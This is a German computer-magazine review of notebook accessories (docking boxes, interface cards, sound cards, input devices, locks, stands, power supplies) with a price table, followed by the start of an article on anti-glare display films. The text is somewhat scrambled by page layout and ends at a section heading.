Soundkarten wie Creatives Sound Blaster X-Fi Xtreme Audio Notebook rüsten analoge Surround-Ausgänge und optische Buchsen nach. Logitechs AudioHub verschwindet hinter einem aufgeklappten Deckel, Gembirds kleiner Aktivlautsprecher Butterfly passt in die Hosentasche.

Gehäuse aber bis heute nicht schafft. Asus gab zu Protokoll, dass es Treiberprobleme gäbe, die einer Veröffentlichung im Weg ständen; MSI hat die Entwicklung eingestellt. Village-Tronic lieferte bislang nur eine Absichtserklärung: Das ViDock Gfx, eine externe Box mit fest eingebautem Grafikchip und ExpressCard-Anschluss, soll in Kürze auf den Markt kommen.

Sollen mehrere Monitore gleichzeitig am Notebook angeschlossen werden, lässt sich dies über den Multi-Display-Adapter TripleHead2Go Digital Edition von Matrox [1] realisieren, der einen virtuellen Monitor im

extremen Breitformat simuliert und das Bild auf mehrere reale Bildschirme verteilt. Für ein gutes Bild muss das Notebook allerdings einen DVI-Ausgang haben, für den Maximalausbau mit drei 1280x1024-Displays sogar in der bei Mobilrechnern sehr seltenen Dual-Link-Variante.

### Schnelle Schnittstellen

Per ExpressCard oder CardBus-Karte kann man praktisch jede dem Notebook fehlende Schnittstelle nachrüsten. Wer häufig große Datenmengen von und auf externe Festplatten kopiert, sollte den Datenträger per

eSATA anschließen, da USB 2.0 oder FireWire 400 moderne 3,5-Zoll-Festplatten ausbremsen. Beim Kauf einer eSATA-Steckkarte kann man sich vom Preis leiten lassen, denn nennenswerte Geschwindigkeitsunterschiede zwischen den Produkten verschiedener Hersteller gibt es nach unseren Erfahrungen nicht. Nur wer mehrere eSATA-Platten im RAID-Verbund betreiben oder von der externen Festplatte booten möchte, muss den Adapter gezielt wählen – beides beherrschen der T-EC2R RAID eSATA-Adapter von Onnto/Higoto oder die 2 Port eSATA II ExpressCard34 von Conrad für jeweils etwa 50 Euro [2]. DawiControl, Delock und Lindy verkaufen auch eSATA-Adapter mit CardBus-Anschluss.

Bei diesen Firmen wird man auch fündig, wenn man eine FireWire braucht (von Sony iLink genannt) – etwa zum Anschluss einer digitalen Videokamera. FireWire gibt es sowohl mit 400 MBit/s (IEEE 1394A) als auch mit 800 MBit/s (IEEE 1394B). Übertragungsgeschwindigkeit, aber Vorsicht: Die beiden Standards benutzen nicht zueinander kompatible Kabel und Stecker. Steht im Datenblatt des anzuschließenden Geräts keine genaue Bezeichnung, ist fast immer die ältere 400-MBit/s-Variante gemeint. FireWire-800-Produkte sind generell recht selten. Kombi-Adapter, die gleichzeitig eSATA und FireWire

bereitstellen, sind uns nicht bekannt.

### Multimediales

Etlichen Notebooks fehlen mehrere analoge Audioausgänge für Surround-Sound, vielen auch optische Buchsen. USB-Soundkarten verschiedener Hersteller oder aber die Steckkarten von Creative Labs beheben den Mangel. Im CardBus-Format gibt es die Sound Blaster Audigy 2 ZS Notebook [3] für 100 Euro; das ExpressCard-Modell Sound Blaster X-Fi Xtreme Audio Notebook kostet 80 Euro. Direkt an der Steckkarte stehen je eine optoelektrische Kombi-Buchse als Ein- und Ausgang bereit. Die vier analogen Klinkenbuchsen für 7.1-Kanäle erfordern hingegen eine Kabelpeitsche, die nur der Audigy-Variante beiliegt – beim X-Fi-Modell kostet sie 40 Euro extra. Beide Karten liefern eine hervorragende analoge Signalqualität.

Logitech kombiniert in seinem AudioHub eine USB-Soundkarte mit einem 2.1-Lautsprechersystem. Der Subwoofer verschwindet hinter einem aufgeklappten Notebook-Deckel, an den Seiten sind die Satelliten angebracht. Letztere kann man einige Zentimeter ausziehen, dann ragen sie auch an größeren Displays vorbei. Der Audio-Hub erzeugt ein lautes Klangbild mit satten Bässen und ohne klimmende Höhen. Wer die im Notebook eingebauten Lautsprecher unterwegs ersetzen möchte, sollte sich die kompakten Butterfly-Aktivlautsprecher von Gembird ansehen. Sie finden per Klinkenstecker Anschluss am Notebook, vier AA-Batterien versorgen die mit einem Scharnier verbundenen Hälften. Die Lautsprecher erzeugen ein räumliches, aber stark gerichtetes Klangfeld. Bässe erhält man mehr, als dass man sie hört; die maximale Lautstärke stellt die von typischen Lautsprechern in Notebooks aber in den Schatten.

TV-Empfänger gibt es wahlweise als Steckkarte oder mit USB-Anschluss für Satelliten-, Kabelempfang oder DVB-T. Unterwegs stört bei Letzterem oft die externe Antenne. Terratecs Cinergy Piranha [4] begnügt sich dagegen mit einer sechs Zentimeter kleinen Mini-Antenne, die direkt an dem nur wenige Zentimeter langen USB-Stick andockt.



Bei vielen Notebook-Mäusen verschwindet der Funkempfänger zum Transport im Inneren oder an der Unterseite. Zusätzliche Ziffernblöcke erleichtern das Eintippen langer Zahlenreihen; manche arbeiten auch ohne Notebook als Taschenrechner.



Mit LED-Leuchten, die den Strom aus einer USB-Buchse beziehen, ist ein treffsicheres Tippen im Dunkeln möglich.

Schnittstelle, beispielsweise für die Wartung älterer Telefonanlagen. ExpressCards mit COM-Port bieten unter anderem Delock und Lindy an; Delock vertreibt auch ein Modell mit zwei seriellen Anschlüssen. Manch betagte Software will allerdings eine echte RS-232-Schnittstelle und kommt mit der Anbindung über einen USB-Port nicht klar.

Um den Kurzstreckenfunk Bluetooth nachzurüsten, stehen zahlreiche USB-Dongles bereit [6]. Fast immer ragen die USB-Sticks deutlich aus dem Notebook raus. Die baugleichen Mini-Bluetooth-2.0+EDR-Funker von Trust und Hama (siehe S. 52) gucken aber nur wenige Millimeter aus der USB-Buchse heraus und können somit auch beim Transport des Notebooks eingesteckt bleiben.

### Klicken und Schubsen

Per Bluetooth lassen sich kabellose Tastaturen und Mäuse mit dem Notebook koppeln, etwa MoGos flache Bluetooth-Maus, die in CardBus-Schächten verschwindet und auch darüber geladen wird – jede dickere Maus liegt aber besser in der Hand. Eine ExpressCard-Version ist noch nicht erhältlich.

Die meisten Eingabegeräte ohne Schnur nutzen jedoch proprietäre Funkverbindungen. Die zugehörigen Empfänger im USB-Stick-Format stehen mehrere Zentimeter über und müssen beim Transport abgezogen werden. Um sie unterwegs nicht zu verlieren, sollte man sich nach Produkten umsehen, bei denen man den Funkempfänger zum Transport an oder in der Maus verstauen kann.

Bei Logitechs Cordless Mini Optical Mouse schaltet der derart untergebrachte Empfänger praktischerweise die Stromversorgung der Maus aus. Kensingtons flache SlimBlade Presenter Mouse nimmt ihren Empfänger komplett im Inneren auf und schaltet sich dabei ebenfalls ab. Die SlimBlade lässt sich mit dem Druck auf eine Sondertaste in einen Präsentationsmodus schalten, die Maustasten dienen dann zum Blättern zwischen Folien. Hamas Wireless Presenter Mouse M920 enthält einen Laser-Pointer; eigenständige schnurlose Eingabegeräte speziell für Präsentationen gibt es unter anderem von Genius und Logitech.

und einer normalen Magnetfußantenne durchaus das Wasser reichen kann. Der größere Bruder der Cinergy DT USB XS Diversity ist für Gegendens im Randbereich der DVB-T-Abdeckung geeignet, denn der TV-Tuner nutzt das Signal zweier Antennen. Sie können mit Saugnäpfen bequem außen am Notebook-Deckel befestigt werden.

Wer mit der Qualität der im Notebook-Deckel eingebauten Webcam unzufrieden ist oder keine hat, kann eine externe Webcam am oberen Deckelrand befestigen. Die Preise beginnen zwar schon bei unter 20 Euro, doch für gute Bilder in allen Lichtsituationen und rauschfreie Sprachübertragung durch das Webcam-Mikrofon muss man tiefer in die Tasche greifen. Die besten Produkte im letzten Test [5], etwa Logitechs Quickcam Pro 9000, kosten um 75 Euro.

### Uralt-Schnittstellen

Eine PS/2-Schnittstelle findet man heutzutage kaum noch. Wer trotzdem nicht auf seine lieb gewonnene IBM-Tastatur verzichten will, kauft sich für wenige Euro den USB-to-PS/2-Adapter von Digitus. Er wandelt Tastatur- und Maus-Befehle um und gibt sie über das USB-HID-Profil an das Notebook weiter – das funktioniert betriebssystem-unabhängig und ohne zusätzliche Treiber.

Manchmal braucht ein neues Notebook noch eine RS-232-

Genius bietet mit dem schnurgebundenen Navigator 365 Laser ein Kombiproduct aus Maus und Gamepad an. Das Mausgehäuse lässt sich aufklappen und stellt dann ein Steuerkreuz und mehrere Buttons zur Verfügung – für Gelegenheitsspieler genügs, Profis stören sich aber an fehlenden Analog-Sticks und den geringen Abmessungen des Pads. Trust offeriert mit der Notebook Mouse Internet Phone einen Hybrid aus Maus und VoIP-Telefon. Die Maus hängt per USB-Kabel am Notebook und enthält einen USB-Soundchip mit Mikrofon und Mini-Lautsprecher. High-Fidelity-Klänge darf man von diesem aber nicht erwarten.

### Tippen und Malen

Wer häufig lange Zahlenketten eingeben muss, vermisst bei vielen Notebooks einen Zahlenblock. Logitechs V250 Cordless Mouse and Number Pad Kit und die Wireless Keypad and Mouse Combo von Targus binden über einen Funkempfänger sowohl eine optische Maus als auch einen Ziffernblock an. Beim Logitech-Produkt enthält der Ziffernblock ein numerisches LC-Display und kann unabhängig vom Notebook als einfacher Taschenrechner dienen. Kensingtons Wireless CalcPad beherrscht zusätzlich zu den Grundrechenarten auch das Wurzelziehen und bietet einen Zwischenspeicher.

Mit den Grafiktablets Bamboo von Wacom [7] und SlimTablet 600U von Aiptek wird aus jedem Notebook ein Tablet PC. Das Bamboo gefiel uns etwas besser als das SlimTablet 600U, in Note-

book-Taschen passen beide. Genius will in Kürze mit dem G-Pen F610 ebenfalls ein kompaktes Grafiktablett verkaufen. Alle benötigten Tablet-PC-Funktionen wie Notizblock und Handschrifterkennung sind in Windows Vista enthalten und stehen nach dem Anstecken eines Zeichenbretts unmittelbar zur Verfügung.

Nur wenige Notebooks bekommen von ihren Herstellern eine Tastaturbeleuchtung spendiert – ein externes Tastenlicht hilft beim Tippen im Dunkeln. Die meisten LED-Leuchten mit metallischem Schwanenhals erhellen die Tasten aus geringer Höhe von der Seite und müssen nach jedem Transport in der Tasche wieder zurechtgebogen werden. Besser hat uns Hamas Notebook Light Compact gefallen: Die LED-Leuchte steckt oben oder seitlich am Notebook-Deckel und nimmt in der Tasche dank flexiblem Spiralkabel kaum Platz weg.

### Sicherheit

Grundsätzlich sollte man sein Notebook an öffentlichen Orten wie Cafés oder Flughäfen nicht unbeaufsichtigt herumstehen lassen. Muss es doch mal sein, weil man etwa in der Bibliothek ein weiteres Buch sucht und Arbeitsplatz und Notebook dann wieder braucht, kann man es mit Notebook-Schlössern wie Belkins Notebook Security Lock über ein Stahlseil am Tisch befestigen. Kensingtons PocketSaver sichert ebenfalls mit einem Zylinderschloss, das Modell Pocket ComboSaver dagegen mit einem Zahenschloss. Beide Kensington-Produkte rollen das Stahl-



Notebook-Schlösser halten Gelegenheitsdiebe ab, gegen professionelles Einbruchswerkzeug sind sie aber machtlos. PacSafes Notebook-Tasche mit Stahlnetz kann nicht per Teppichmesser aufgeschlitzt werden.

kabel zum Transport komfortabel in sich auf. Professionellem Einbruchswerkzeug wie etwa einem Bolzenschneider halten die portablen Sicherungen aber nicht stand [8]. Akustische Warnmelder helfen übrigens wenig, wenn sich umstehende Perso-

nen nicht darum scheren, dass gerade ein laut piepsendes Notebook weggetragen wird.

Die Notebook-Taschen von PacSafe machen ebenfalls höchstens Gelegenheitsdieben das Leben schwerer: Sie können mit dem Trageriemen und einem

daran befestigten Zahlenschloss an Tischbeinen oder Geländern angeschlossen werden. Das Hauptfach mit Notebook und wichtigen Utensilien ist dann vor unerwünschten Zugriffen geschützt. Aufgrund eines eingearbeiteten Stahlnetzes kommen Langfinger

zumindest nicht per Teppichmesser an den Tascheninhalt.

Spielt die Sicherheit keine übergeordnete Rolle, so kann man sich beim Kauf einer Notebook-Tasche von Geschmack und Preisvorstellung leiten lassen. Es gibt sie von unzähligen Herstellern in allen erdenklichen Farben, Materialien und Größen – beim Kauf sollte man allerdings die genauen Abmessungen seines Notebooks zur Hand haben. Mindestens die Unterseite sollte gut gepolstert sein, damit das Notebook ein unsanftes Abstellen unbeschadet übersteht. Für die Unterbringung von Netzteil, Maus, Stiften oder Schreibblock empfehlen wir vom Notebook-Stauraum abgetrennte Fächer, denn sonst verkratzt das Notebook-Gehäuse schnell – nicht nur bei Klavierlack-Oberflächen ein Ärgernis.

## Notebook-Zubehör (Auswahl)

Produkt	Hersteller	Beschreibung	Bezugsquelle	Preis
<b>Erweiterungen</b>				
EB1F	Magma	Erweiterungsbox ExpressCard – PCI Express x16	www.hacker-datentechnik.de	900 €
4P-ExpressCard	Magma	Erweiterungsbox ExpressCard – 4x PCI	www.hacker-datentechnik.de	1660 €
Highspeed Docking Station	Belkin	ExpressCard-Dockingstation	Fachhandel	160 €
ExpressCard Notebook Docking Station	Targus	ExpressCard-Dockingstation	Fachhandel	160 €
Sd200v	Kensington	USB-Dockingstation	Fachhandel	100 €
DynaDock	Toshiba	USB-Dockingstation	Fachhandel	170 €
<b>Schnittstellen</b>				
T-EC2R RAID eSATA Adapter	Onnto/Higoto	eSATA-Steckkarte	www.digitalnomade.de	55 €
2 Port eSATA II ExpressCard34	Conrad	eSATA-Steckkarte	www.conrad.de	50 €
USB to PS/2 Adapter	Digitus	PS/2-Adapter	www.srt-versand.de	4 €
Express Card zu 2x Seriell	Delock	RS-232-Adapter	Fachhandel	90 €
Ultra Small Bluetooth 2 USB Adapter	Trust	Mini-Bluetooth-Dongle, auch von Hama	Fachhandel	13 €
<b>Multimedia</b>				
Sound Blaster Audigy 2 ZS Notebook	Creative	CardBus-Soundkarte	Fachhandel	100 €
Sound Blaster X-Fi Xtreme Audio Notebook	Creative	ExpressCard-Soundkarte	Fachhandel	80 €
Notebook Speaker Docking Module	Creative	7.1-Erweiterung für X-Fi-Soundkarte	Fachhandel	40 €
AudioHub	Logitech	2.1-Lautsprecher mit USB-Anschluss	Fachhandel	70 €
Butterfly	Gembird	Mini-Aktivlautsprecher	Fachhandel	50 €
Cinergy Piranha	Terratec	USB-DVB-T-Empfänger	Fachhandel	65 €
Cinergy DT USB XS Diversity	Terratec	USB-TV-Empfänger	Fachhandel	85 €
QuickCam Pro 9000	Logitech	Webcam	Fachhandel	75 €
<b>Eingabegeräte</b>				
Bluetooth Maus	MoGo	Bluetooth-Maus für CardBus-Schacht, auch von HP	Fachhandel	60 €
Cordless Mini Optical Mouse	Logitech	kabellose Notebook-Maus	Fachhandel	25 €
SlimBlade Presenter Mouse	Kensington	kabellose Notebook-Maus	Fachhandel	70 €
Wireless Presenter Mouse M920	Hama	kabellose Notebook-Maus mit Laser-Pointer	Fachhandel	35 €
Navigator 365 Laser	Genius	Notebook-Maus mit Gamepad	Fachhandel	24 €
Notebook Mouse Internet Phone	Trust	Notebook-Maus mit Mikrofon/Lautsprecher	Fachhandel	35 €
Wireless Keypad and Mouse Combo	Targus	kabelloser Ziffernblock mit Maus	Fachhandel	40 €
V250 Cordless Mouse and Number Pad Kit	Logitech	kabelloser Ziffernblock (Taschenrechner) mit Maus	Fachhandel	65 €
Wireless Calcpad	Kensington	kabelloser Ziffernblock (Taschenrechner)	Fachhandel	35 €
Bamboo A6	Wacom	Grafiktablett	Fachhandel	65 €
SlimTablet 600U	Aiptek	Grafiktablett	Fachhandel	65 €
<b>Unterlagen/Halterungen</b>				
Cushtop	Belkin	Notebook-Unterlage, verschiedene Farben	Fachhandel	20 €
iXoft	Thermaltake	Notebook-Unterlage	Fachhandel	25 €
Notebookauflage Ergonomic	Pearl	Notebook-Unterlage	www.pearl.de	17 €
Notebook Stand	Kensington	Notebook-Halterung, auch mit USB-Hub	Fachhandel	40 €
Alto Cordless	Logitech	Notebook-Halterung mit kabelloser Tastatur	Fachhandel	90 €
NeoFlex	Ergotron	Notebook-Halterung	Fachhandel	40 €
LX Notebook Arm	Ergotron	Notebook-Halterung (Tischmontage)	Fachhandel	140 €
3D Notebook Arm	Pearl	Notebook-Halterung (Tischmontage)	www.pearl.de	50 €
<b>Stromversorgung</b>				
Universal Notebook-Netzteil	Hama	Universal-Netzteil (120 W)	Fachhandel	60 €
70 Watt Notebook AC/DC-Ladegerät	Kensington	Universal-Netzteil (70 W), auch 90 W und 120 W	Fachhandel	100 €
revolt Schaltnetzteil	Pearl	Universal-Netzteil (120 W)	www.pearl.de	40 €
Universal Notebook Adapter	Zignum	Universal-Netzteil (120 W)	Fachhandel	45 €
AX90 Multiple Power	Amacrox	Universal-Netzteil (65 W) mit Zusatzakku	Fachhandel	130 €
Car/Plane Power Inverter	Targus	Spannungswandler 12 V–230 V (150 W)	Fachhandel	50 €
Ultra Portable Power Inverter	Kensington	Spannungswandler 12 V–230 V (150 W)	Fachhandel	55 €
<b>Sonstiges</b>				
Notebook Light Compact	Hama	Tastaturbeleuchtung	Fachhandel	10 €
Notebook Security Lock	Belkin	Notebook-Schloss	Fachhandel	10 €
PocketSaver	Kensington	Notebook-Schloss	Fachhandel	30 €
Pocket ComboSaver	Kensington	Notebook-Schloss	Fachhandel	30 €
Couriersafe	PacSafe	Notebook-Tasche mit Stahlnetz	Fachhandel	120 €
Notebook Sonnenschutz	PC-Sonnenschutz.de	Sonnenschutz	www.pc-sonnenschutz.de	10 €
Privacy Filter	3M	Blickschutzfolie	Fachhandel	ab 50 €
ARMR-200/ARMP-200	3M	Anti-Reflexionsfolie	Fachhandel/TDComponents.com	ab 30 €



**Notebook-Halterungen zur Tischmontage schaffen Platz auf dem Schreibtisch, mit manchen Unterlagen kann man das Notebook bequem im Bett oder auf dem Schoß benutzen.**

stellern angebotenen Notebook-Kühlern in Keilform gegenüber, die die Geräteunterseite über Lüfter mit mehr Luft versorgen, denn die kritischen Hitzezentren im Notebook-Innenraum wie CPU oder Grafikchip erreichen sie nicht. Grundsätzlich muss die vom Hersteller entwickelte Kühlung eines Notebooks die darin anfallende Abwärme ohne zusätzliche Maßnahmen komplett abführen können. Separate Notebook-Kühler erhöhen nur den Lärmpegel durch rauschende Lüfter; und auf dem Schoß kann man sie auch nicht benutzen – dann verdecken die Hosenbeine nämlich deren Ansaugöffnungen.

## Halterungen

Wer mit dem Notebook am Schreibtisch arbeitet, hält oft die Arme eng vorm Körper und den Kopf stark gesenkt – unergonomisch. Das Anheben des Notebook-Displays auf Augenhöhe beugt einem steifen Nacken vor, mit zusätzlicher Tastatur und Maus stimmt auch der Abstand zum Bildschirm. Kensington bietet mit dem Notebook Stand und dem Notebook Expansion Dock [9] eine Halterung an, in der das Notebook in einer U-förmigen Röhre verschwindet und nur noch das aufgeklappte Display herausschauen lässt – eine zusätzliche Tastatur und Maus wird dann notwendig. Logitech liefert bei seiner edel wirkenden Halterung Alto Cordless eine kabellose Tastatur mit, nicht aber eine zusätzliche Maus oder ein Touchpad. Ergotron bietet eine stufenlos höhenverstellbare, kipp- und drehbare Tischplattform namens NeoFlex an. Beigelegte

Klettstreifen und Kabelbinder halten eine Dockingstation beim Abnehmen des Notebooks an Ort und Stelle.

Wer sein Notebook aus Platzgründen nicht auf der Schreibtischplatte haben will, sollte sich den LX Notebook Arm von Ergotron ansehen. Der 140 Euro teure Schwenkarm wird an der Tischplatte festgeschraubt und erlaubt das freie Positionieren einer Plattform, auf der das Notebook steht. Wahlweise kann man einen zweiten Arm dazubestellen, daran einen Monitor befestigen und dann mit zwei Displays arbeiten. Pearl macht Ergotron mit seinem 3D-Notebook-Arm zur Tischmontage für 50 Euro nicht wirklich Konkurrenz, denn dieser ist nicht höhenverstellbar und bietet aufgrund von Verstellschrauben nur wenige Zentimeter Bodenfreiheit unter der Notebook-Ablage. Seine Verarbeitung macht zudem einen deutlich schlechteren Eindruck.

## Sonstiges

Wer für ein älteres Notebook kein Originalnetzteil mehr bekommt, findet unter anderem bei Hama, Kensington, Pearl oder Zignum sogenannte universelle Netzteile. Da es keine genormten Eingänge an Notebooks gibt, liegen den Netzteilen mehrere Steckadapter bei – je mehr, desto größer die Chance, einen passenden für den eigenen Mobilrechner zu finden. Die Ausgangsspannung lässt sich von 15 bis 20 Volt (bei Hama und Pearl bis 24 Volt) einstellen. Welche Spannung das Notebook erwartet, steht meist auf einem Aufkleber an dessen Unterseite.



Amacrox bietet mit dem AX90 Multiple Power eine Kombination aus Universalnetzteil und zusätzlichem Akku an. Anders als Zweitakkus vom Notebook-Hersteller speist er das Notebook über den Netzeingang; eine Ladestandsanzeige oder ein kontrolliertes Abschalten bei leerem Akku ist so nicht möglich. Kensington und Trust haben auch Spannungswandler im Angebot, mit denen 230-Volt-Netzteile an das 12-Volt-Bordnetz eines Autos oder Wohnmobilis angeschlossen werden können; die Maximalbelastbarkeit von 150 Watt reicht für fast alle Mobilrechner aus.

Im Sonnenlicht erkennt man auf Notebook-Displays meist nichts mehr. Abhilfe schafft die Pappabschirmung von PC-Sonnenschutz.de, die auf Notebooks bis 15,4 Zoll Displaydiagonale passt und nach dem Gebrauch auf Balkon oder Terrasse wieder flach zusammengeklappt werden kann – im Café dürfte das wenig ansehnliche Teil aber spöttische Blicke ernten.

Möchte man im Zug oder im Flugzeug arbeiten und Firmendaten vor neugierigen Blicken schützen, gibt's dafür die Blickschutzfolie Privacy Filter von 3M. Lamellen lassen das Bild nur senkrecht zur Panel-Oberfläche passieren; der Sitznachbar sieht dagegen einen schwarzen Schirm. Der Blickschutz reduziert die Displayhelligkeit allerdings um fast 50 Prozent.

## Fazit

Es gibt eine Vielzahl von Zubehörprodukten speziell für Notebooks; gerade bei Mäusen oder Taschen ist das Angebot schier

grenzenlos. Tischhalterungen und Schoßauflagen ermöglichen ein Arbeiten ohne Verrenkungen, und Steckkarten rüsten die eine oder andere fehlende Schnittstelle am Notebook nach.

Trotz des großen Angebots sollte man aber schon beim Notebook-Kauf sein persönliches Nutzungsprofil kennen: Ein langsamer Grafikchip kann beispielsweise nicht durch ein schnelleres Modell ersetzt werden, und universelle Dockingstationen bieten nicht den Leistungsumfang der hersteller-eigenen Lösungen. (mue)

## Literatur

- [1] Florian Müssig, Aus Eins mach Drei, Matrox TripleHead2Go Digital Edition, c't 18/07, S. 60
- [2] Boi Feddern, Datenexpress, eSATA-Ports an Notebooks per ExpressCard nachrüsten, c't 18/07, S. 138
- [3] Nico Jurran, Kartenspieler, Creative Sound Blaster Audigy 2 ZS Notebook, c't 25/04, S. 74
- [4] Sven Hansen, DVB-T mit Pfiff, TV-USB-Sticks für unterwegs, c't 14/07, S. 144
- [5] André Kramer, Dem PC Hören und Sehen beibringen, Wie viel Webcam man fürs Videotelefonieren braucht, c't 1/08, S. 130
- [6] Lutz Labs, Verkehrsfunk, Schnelle Bluetooth-USB-Adapter im Vergleich, c't 11/07, S. 160
- [7] Gerald Himmelein, Ein Tablet für alle, Wacom Bamboo, c't 12/07, S. 60
- [8] Johannes Endres, Immobile Computing, Diebstahlsicherungen für Notebooks, c't 16/04, S. 175
- [9] Florian Müssig, Universal-Anschluss, Kensington Notebook Expansion Dock, c't 5/06, S. 75



Florian Müssig

# Gegen Glare

## Notebook-Displays entspiegeln

Viele Notebook-Displays spiegeln wie ein zugefrorener See im Winter – zum Ärger manchen Käufers. Entspiegelungsfolien reduzieren die Reflexionen deutlich, doch für ein optimales Ergebnis sollte man Fachleuten das Aufbringen überlassen.

Manche erfreuen sich an Displays mit glatter Oberfläche, die Spiele, Videos und Fotos in knackigen Farbtönen zeigen; andere verfluchen hingegen die Reflexionen des Umgebungslichts. Ein Fenster oder eine Lichtquelle im Hintergrund kann man zu Hause oder im Büro durch geschicktes Platzieren des Notebooks vielleicht noch vermeiden, ein konzentriertes Arbeiten im Flugzeug oder Zug ist aufgrund der per-

manent wechselnden Lichtverhältnisse und Bewegungen im Hintergrund nahezu unmöglich. Leider hat man als Käufer nur selten die Wahl zwischen matter und glatter Panel-Oberfläche, besonders Consumer-Notebooks haben fast ausschließlich Spiegel-Displays im Deckel.

Wer ein Notebook mit einem solchen Glare-Display – so der Branchenjargon – hat und nicht mit dem Spiegelungen leben will oder kann, für den gibt es

nur eine sinnvolle Möglichkeit, die Spiegelungen zu reduzieren: das Aufbringen einer Entspiegelungsfolie. 3M bietet unter dem Markennamen Vikuiti die Anti-Reflexionsfolie ARMR-200 zu Preisen zwischen 25 Euro und 60 Euro an; je nach Größe des zu entspiegelnden Displays.

### Funktionsweise

Diese Folie hat eine leicht angeraute Oberfläche, ähnlich wie bei mattten Displays, aber nicht so stark. Die eigentlich wirksame Entspiegelung liegt in verschiedenen Schichten mit Schichtdicken unterhalb der Lichtwellenlänge („Lambda/4-Schicht“). An den verschiedenen Grenzflächen reflektiertes Licht löscht sich durch destruktive Interferenz im Idealfall aus. Da dies für eine Schicht nur für einen kleinen Wellenlängenbereich gilt, der von der Schichtdicke abhängt, sorgen mehrere Schichten mit unterschiedlicher Dicke für die Auslöschung eines großen Spektralbereichs des Lichts. Genauso

funktioniert auch die Entspiegelungsschicht einer Brille.

In der Praxis ist das nicht perfekt – wegen der begrenzte Anzahl der Schichten und der Genauigkeit der Dicke. Wellenlängen im roten Bereich des Spektrums werden besser ausgelöscht als solche im violetten Bereich – daher die Lilafärbung der Reflexionen auf dem behandelten Panel.

Das Aufbringen einer selbsthaftenden Folie ist eine schwierige Angelegenheit: Nach dem Säubern des Displays muss die Folie von einer Ecke aus vorsichtig und am Besten mit gleichmäßiger Kraft und Geschwindigkeit angedrückt werden. Eine nur minimal schräg aufgesetzte Folie lässt spiegelnde Bereiche frei, die dann umso mehr stören; zudem stören selbst kleinste unter der Folie eingeschlossene Luftblasen oder Staubpartikel.

Für ein einwandfreies Ergebnis sollte man das Auflaminieren der Folie lieber Spezialisten und deren Maschinen überlassen. Im deutschsprachigen Raum macht das unseres Wissens nach nur die Aichacher Firma TDComponents. Außer der wieder ablösbarer Folie ARMR-200, die per Adhäsion am Panel haftet, laminiert TDComponents auch die permanente Variante ARMP-200 von 3M auf Panels. Dieser Folientyp ist nicht im freien Handel erhältlich und klebt fest mit der obersten Panelschicht, dem Polarizer, zusammen. Das Material, das Auflaminieren sowie der Aus- und Einbau des Displays kosten etwa 100 Euro.

### Aus-, Um-, Wiedereinbau

Der Ausbau des Panels aus dem Notebookdeckel ist notwendig, um die Folie optimal mit der Laminiermaschine aufbringen zu können. Dabei gibt es zwei Möglichkeiten: Entweder wird die Folie passend auf den im Panelrahmen sichtbaren Bereich des Displays zugeschnitten, oder die Techniker nehmen den Rahmen des Panels ab und befestigen die (dann etwas größer bemessene) Folie darunter – so sieht man später beim bearbeiteten Panel garantiert keinen Rand mehr. Leider ist die zweite Variante nicht bei sämtlichen Panels möglich: Laut TDComponents verklebt der Displayhersteller Hitachi den Rahmen so fest mit seinen Panels, dass ein Abnehmen sehr heikel

ist. Bei zwei bis drei von zehn Panels bricht dabei die Glasplatte im Panel – Totalschaden.

Das vorbereitete Panel wird in den Reinraum gebracht, wo ein Techniker die Oberfläche säubert. Für Fingerabdrücke und Staub genügt ein Mikrofaser-tuch; hartnäckigere Rückstände werden mit Lösungsmitteln und feinen Tüchern entfernt. Sollte der Polarizer beschädigt sein, beispielsweise durch Kratzer, so kann TDComponents ihn vor dem Aufbringen der Entspiegelungsfolie komplett abziehen, die darunterliegende Glasschicht von Kleberrückständen befreien und einen neuen aufbringen.

Das gesäuberte Panel kommt auf den Laminiertisch; die zuvor zurechtgeschnittene Folie wird mit Klebestreifen an einem Ende fixiert. Das andere wird über eine Rolle an einer Zugvorrichtung befestigt. Nach einer weiteren Reinigung der Paneloberfläche mit Druckluft entfernt der Techniker die untere Schutzschicht der Entspiegelungsfolie; die Laminiermaschine drückt sie mit der haftenden Seite gleichmäßig auf das Panel. Beim zweiten Walzvorgang in Gegenrichtung zieht die Maschine die obere Schutzschicht ab. Sollten sich beim Laminieren trotz maschineller Unterstützung Luftein-schlüsse unter der Entspiegelungsfolie bilden, kann der Techniker sie jetzt noch entfernen und mit einer neuen Folie von vorne beginnen – nach wenigen Tagen klebt sie so fest am Polarizer, dass ein Abziehen diesen mit abreissen würde.

Abschließend baut ein Techniker das Panel wieder zusammen

**Nach dem Aufbringen der Anti-Reflexionsfolie ARMP-200 von 3M verschwinden Strukturen von Reflexionen zwar nicht völlig; die Intensität der Spiegelung wird aber deutlich gemindert. Die schlechteren Farben der behandelten Fläche (links) resultieren aus dem Blickwinkel des Fotos und sind nicht auf die Folie zurückzuführen.**

(sofern anfangs der Panelrahmen entfernt wurde), setzt es in den Notebookdeckel ein und verbindet es wieder mit den Daten- und Stromkabeln. Nach einem Funktionstest ist der Umbau abgeschlossen; er dauert insgesamt weniger als eine Stunde.

### Was bringts?

Wir haben das 13,3-Zoll-Notebook Satellite Pro U300, welches von Toshiba mit einem glatten Panel verkauft wird, von TDComponents mit einer ARMP-200-Folie entspiegeln lassen und das Panel vor und nach der Entspiegelung im c't-Labor gemessen. Der subjektive Eindruck der Entspiegelungsfolie überzeugt: Wo vorher Lampen oder Fenster im Hintergrund deutlich zu erkennen waren, sieht man danach lediglich lila-farbene, leicht verschwommene, deutlich dunklere Lichtflecke. Eine starke Streuung des einfallenden Lichts und damit verbunden ein komplettes Verschwinden von Strukturen, wie es bei Panels mit von Haus aus matter Oberfläche vorkommt, leistet die Anti-



Reflexionsfolie von 3M allerdings nicht.

Sie schluckt etwa ein bis drei Prozent an Helligkeit, je nach darunter liegendem Polarizer. Die meisten Notebook-Panels leuchten mit 100 bis 200 cd/m<sup>2</sup>; der Helligkeitsverlust beträgt also nur wenige Candela. Das liegt im Rahmen der Mess- und Blickgenauigkeit: War es vorher hell genug, ist es das auch nach dem Aufbringen der Folie noch. Der Kontrast verschlechterte sich beim Testnotebook von vorher 541:1 auf 505:1 mit ARMP-200, doch auch dieser Unterschied ist mit bloßem Auge nicht zu erkennen. Auf den dargestellten Farbraum hatte die Anti-Reflexionsfolie keine Auswirkungen; die Koordinaten der Grundfarben im Farbraum blieben identisch.

### Garantieverlust

